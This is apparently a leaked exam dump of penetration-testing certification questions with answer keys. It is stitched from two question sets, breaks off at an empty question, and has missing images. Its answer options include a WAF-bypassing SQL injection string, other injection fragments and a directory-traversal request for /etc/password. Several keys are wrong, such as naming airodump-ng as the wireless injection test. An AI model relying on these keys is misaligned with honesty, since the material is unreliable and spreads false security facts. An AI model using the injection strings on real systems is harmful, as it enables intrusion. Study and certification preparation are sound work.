Linson, an employee in Skitac Ltd., notices a USB flash drive on the pavement of the company. Before he could hand it over to the security guard, he tries to check it out. He connects it with an OTG to his mobile phone and finds some of his favorite music playlists and games. He tries to download them into his mobile, but very lately he came to know that he has been attacked and some of his sensitive financial information was exposed to attackers.
What type of attacks did Linson face?

A. Social engineering attack
B. Phishing attack
C. Wardriving attack
D. Impersonation attack

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
ABC bank, a UK-based bank hired Anthony, to perform a penetration test for the bank. Anthony began performing lookups on the bank's DNS servers, reading news articles online about the bank, performing competitive intelligence gathering, watching what times the bank employees come and go, and searching the bank's job postings.
What phase of the penetration testing is Anthony currently in?

A. Attack phase
B. Post-attack phase
C. Pre-attack phase
D. Remediation phase

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
Clark, a professional hacker, decided to bring down the services provided by the target organization. In the initial information-gathering stage, he detected some vulnerabilities in the TCP/IP protocol stack of the victim's system. He exploited these vulnerabilities to create multiple malformed packets in ample magnitude and has sent these unusually crafted packets to the victim's machine.

Identify the type of attack being performed by Clark?

A. Dictionary attack
B. DoS attack
C. SNMP brute-forcing attack

D. ARP attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Jackson, a social media editor for Early Times, identified that there are exploitable zero-day vulnerabilities in many of the open source protocols and common file formats across software used by some of the specific industries. To identify vulnerabilities in software, he had sent malformed or random input to the target software and then observed the result. This technique helps in uncovering zero-day vulnerabilities and helps security teams in identifying areas where the quality and security of the software need to be improved.
Identify the technique used by Jackson to uncover zero-day vulnerabilities?

A. Application fuzz testing
B. Application black testing
C. Source code review
D. Application white testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
Martin works as a professional Ethical Hacker and Penetration Tester. He is an ESCA certified professional and was following the LPT methodology to perform the penetration testing. He is assigned a project for information gathering on a client's network. He started penetration testing and was trying to find out the company's internal URLs, (mostly by trial and error), looking for any information about the different departments and business units. Martin was unable to find any information.
What should Martin do to get the information he needs?

A. Martin should use email tracking tools such as eMailTrackerPro to find the company's internal URLs
B. Martin should use online services such as netcraft.com to find the company's internal URLs
C. Martin should use WayBackMachine in Archive.org to find the company's internal URLs
D. Martin should use website mirroring tools such as HTTrack Web Site Copier to find the company's internal URLs

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
John is a network administrator and he is configuring the Active Directory roles in the primary domain controller (DC) server. Whilst configuring the Flexible Single Master Operation (FSMO) roles in the primary DC, he configured one of the roles to synchronize the time among all the DCs in an enterprise. The role that he configured also records the password changes performed by other DCs in the domain, authentication failures due to entering an incorrect password, and processes account lockout activities.
Which of the following FSMO roles has John configured?

A. RID master
B. PDC emulator
C. Domain naming master
D. Schema master

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Dale is a penetration tester and security expert. He works at Sam Morrison Inc. based in Detroit. He was assigned to do an external penetration testing on one of its clients. Before digging into the work, he wanted to start with reconnaissance and grab some details about the organization. He used tools like Netcraft and SHODAN and grabbed the internal URLs of his client.
What information do the internal URLs provide?

A. Internal URLs provide an insight into various departments and business units in an organization
B. Internal URLs provide database related information
C. Internal URLs provide server related information
D. Internal URLs provide vulnerabilities of the organization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 61
David is working on a pen testing assignment as a junior consultant. His supervisor told him to test a web application for SQL injection. The supervisor also informed David the web application is known to be vulnerable to the “admin' OR '” injection. When David tried this string, he received a WAF error message the input is not allowed.
Which of the following strings could David use instead of the above string to bypass the WAF filtering?

A. exec sp_addsrvrolemember 'name ' , 'sysadmin '
B. ' union select
C. admin') or '1'='1'--
D. 'or username like char(37);

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Analyze the ICMP packet below and mark the correct statement.




A. It is a ping packet that requires fragmentation, but the Don't Fragment flag is set
B. It is a ping request, but the destination port is unreachable
C. It is a ping response, when the destination host is unknown
D. It is a ping request, but the destination network is unreachable

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Smith, a pen tester, has been hired to analyze the security posture of an organization and is trying to find the operating systems used in the network using Wireshark. What can be inferred about selected packet in the Wireshark screenshot below?



A. The machine with IP 10.0.0.10 is running on Linux
B. The machine with IP 10.0.0.12 is running on Linux
C. The machine with IP 10.0.0.12 is running on Windows
D. The machine with IP10.0.0.10 is running on Windows

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Harry, a penetration tester in SqSac Solutions Ltd., is trying to check if his company's SQL server database is vulnerable. He also wants to check if there are any loopholes present that can enable the perpetrators to exploit and gain access to the user account login details from the database. After performing various test attempts, finally Harry executes an SQL query that enabled him to extract all the available Windows Login Account details.
Which of the following SQL queries did Harry execute to obtain the information?

A. SELECT name FROM sys.server_principals WHERE TYPE = 'R'
B. SELECT name FROM sys.server_principals WHERE TYPE = 'U'
C. SELECT name FROM sys.server_principals WHERE TYPE = 'G'
D. SELECT name FROM sys.server_principals WHERE TYPE = 'S'

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
An organization recently faced a cyberattack where an attacker captured legitimate user credentials and gained access to the critical information systems. He also led other malicious hackers in gaining access to the information systems. To defend and prevent such attacks in future, the organization has decided to route all the incoming and outgoing network traffic through a centralized access proxy apart from validating user credentials.
Which of the following defensive mechanisms the organization is trying to strengthen?

A. Authentication
B. Serialization
C. Encryption
D. Hashing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
You are working on a pen testing assignment. Your client has asked for a document that shows them the detailed progress of the pen testing.
Which document is the client asking for?

A. Scope of work (SOW) document
B. Rule of engagement with signatures of both the parties
C. Project plan with work breakdown structure
D. Engagement log

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
Adam is a senior penetration tester at XYZsecurity Inc. He is auditing a wireless network for vulnerabilities. Before starting the audit, he wants to ensure that the wireless card in his machine supports injection. He decided to use the latest version of aircrack-ng tool.
Which of the following commands will help Adam check his wireless card for injection?

A. aireplay-ng -9 wlan0
B. airodump-ng wlan0
C. airdecap-ng -3 wlan0
D. aireplay-ng -5 –b wlan0

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
While auditing a web application for vulnerabilities, Donald uses Burp proxy and modifies the get requests as below:
http://www.example.com/GET/process.php./../../../../../../../../etc/password

What is Donald trying to achieve?

A. Donald is modifying process.php file to extract /etc/password file
B. Donald is trying directory traversal to extract /etc/password file
C. Donald is trying SQL injection to extract the contents of /etc/password file
D. Donald is trying to upload /etc/password file to the web server root folder

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

412-79v8.exam.115q

Number: 412-79v8
Passing Score: 800
Time Limit: 120 min

412-79v8

EC-Council Certified Security Analyst (ECSA)

Exam A

QUESTION 1
What is a goal of the penetration testing report?

- The Cover Letter
  - Organization Synopsis
- Document Properties
- Version
- Table of Contents and List of Illustrations
- Final Report Delivery Date
- The Executive Summary
  - Scope of the Project
  - Purpose for the Evaluation
  - System Description
  - Assumption
  - Timeline
  - Summary of Evaluation
  - Summary of Findings
  - Summary of Recommendations
- Testing Methodology
- Planning
- Exploitation
- Reporting
- Comprehensive Technical Report
- Detailed Systems Information
  - Windows Server
  - Result Analysis
- Recommendations
  - Indication of Priorities and Risks
- Appendixes
  - Required Work Efforts
  - Research
  - References
  - Glossary

A. The penetration testing report helps you comply with local laws and regulations related to environmental conditions in the organization.
B. The penetration testing report allows you to sleep better at night thinking your organization is protected
C. The pen testing report helps executive management to make decisions on implementing security controls in the organization and helps the security team implement security controls and patch any flaws discovered during testing.
D. The penetration testing report allows you to increase sales performance by effectively communicating with the internal security team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100
B. 5000-5099
C. 6666-6674
D. 0 – 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

QUESTION 3
Identify the injection attack represented in the diagram below:

A. XPath Injection Attack
B. XML Request Attack
C. XML Injection Attack
D. Frame Injection Attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://projects.webappsec.org/w/page/13247004/XML%20Injection

QUESTION 4
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Product-based Assessment Solutions
C. Tree-based Assessment
D. Inference-based Assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.netsense.info/downloads/security_wp_mva.pdf (page 12, tree-based assessment technology, second para)

QUESTION 5
The Web parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.
This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.


What is the best way to protect web applications from parameter tampering attacks?

A. Validating some parameters of the web application
B. Minimizing the allowable length of parameters
C. Using an easily guessable hashing algorithm
D. Applying effective input field filtering parameters

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?

A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7

This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?


A. Blue team
B. Tiger team
C. Gorilla team
D. Lion team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8

ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?

A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/ARP_spoofing

QUESTION 9
Amazon Consulting Corporation provides penetration testing and managed security services to companies. Legality and regulatory compliance is one of the important components in conducting a successful security audit.
Before starting a test, one of the agreements both the parties need to sign relates to limitations, constraints, liabilities, code of conduct, and indemnification considerations between the parties.

XSECURITY

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with fully exploiting those vulnerabilities.

Which agreement requires a signature from both the parties (the penetration tester and the company)?

A. Non-disclosure agreement
B. Client fees agreement
C. Rules of engagement agreement
D. Confidentiality agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
John, the penetration testing manager in a pen testing firm, needs to prepare a pen testing pricing report for a client.

Which of the following factors does he need to consider while preparing the pen testing pricing report?

A. Number of employees in the client organization
B. Complete structure of the organization


C. Number of client computers to be tested and resources required to perform a pen test
D. Number of servers available in the client organization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
A wireless intrusion detection system (WIDS) monitors the radio spectrum for the presence of unauthorized, rogue access points and the use of wireless attack tools. The system monitors the radio spectrum used by wireless LANs, and immediately alerts a systems administrator whenever a rogue access point is detected. Conventionally it is achieved by comparing the MAC address of the participating wireless devices.

Which of the following attacks can be detected with the help of wireless intrusion detection system (WIDS)?




A. Social engineering
B. SQL injection
C. Parameter tampering
D. Man-in-the-middle attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.infosecwriters.com/text_resources/pdf/Wireless_IDS_JDixon.pdf (page 5)

QUESTION 12
A penetration test will show you the vulnerabilities in the target system and the risks associated with it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.



What are the two types of 'white-box' penetration testing?

A. Announced testing and blind testing
B. Blind testing and double blind testing
C. Blind testing and unannounced testing
D. Announced testing and unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following is not the SQL injection attack character?

A. $
B. PRINT
C. #
D. @@variable

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
Which of the following is the objective of Gramm-Leach-Bliley Act?

A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf


QUESTION 15
Which of the following contents of a pen testing project plan addresses the strengths, weaknesses, opportunities, and threats involved in the project?

A. Project Goal
B. Success Factors
C. Objectives
D. Assumptions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
In a TCP packet filtering firewall, traffic is filtered based on specified session rules, such as when a session is initiated by a recognized computer.



Identify the level up to which the unknown traffic is allowed into the network stack.

A. Level 5 – Application
B. Level 2 – Data Link
C. Level 4 – TCP
D. Level 3 – Internet Protocol (IP)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=TCP+packet+filtering+firewall+level+up+to+which+the+unknown+traffic+is+allowed+into+the+network+stack&source=bl&ots=zRrbchVYng&sig=q5G3T8lggTfAMNRkL7Kp0SRslHU&hl=en&sa=X&ei=5PUeVLSbC8TmaMzrgZgC&ved=0CBsQ6AEwAA#v=onepage&q=TCP%20packet%20filtering%20firewall%20level%20up%20to%20which%20the%20unknown%20traffic%20is%20allowed%20into%20the%20network%20stack&f=false

QUESTION 17
Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.
Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

What characteristics do phishing messages often have that may make them identifiable?

A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization
C. They trigger warning pop-ups
D. Suspicious attachments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
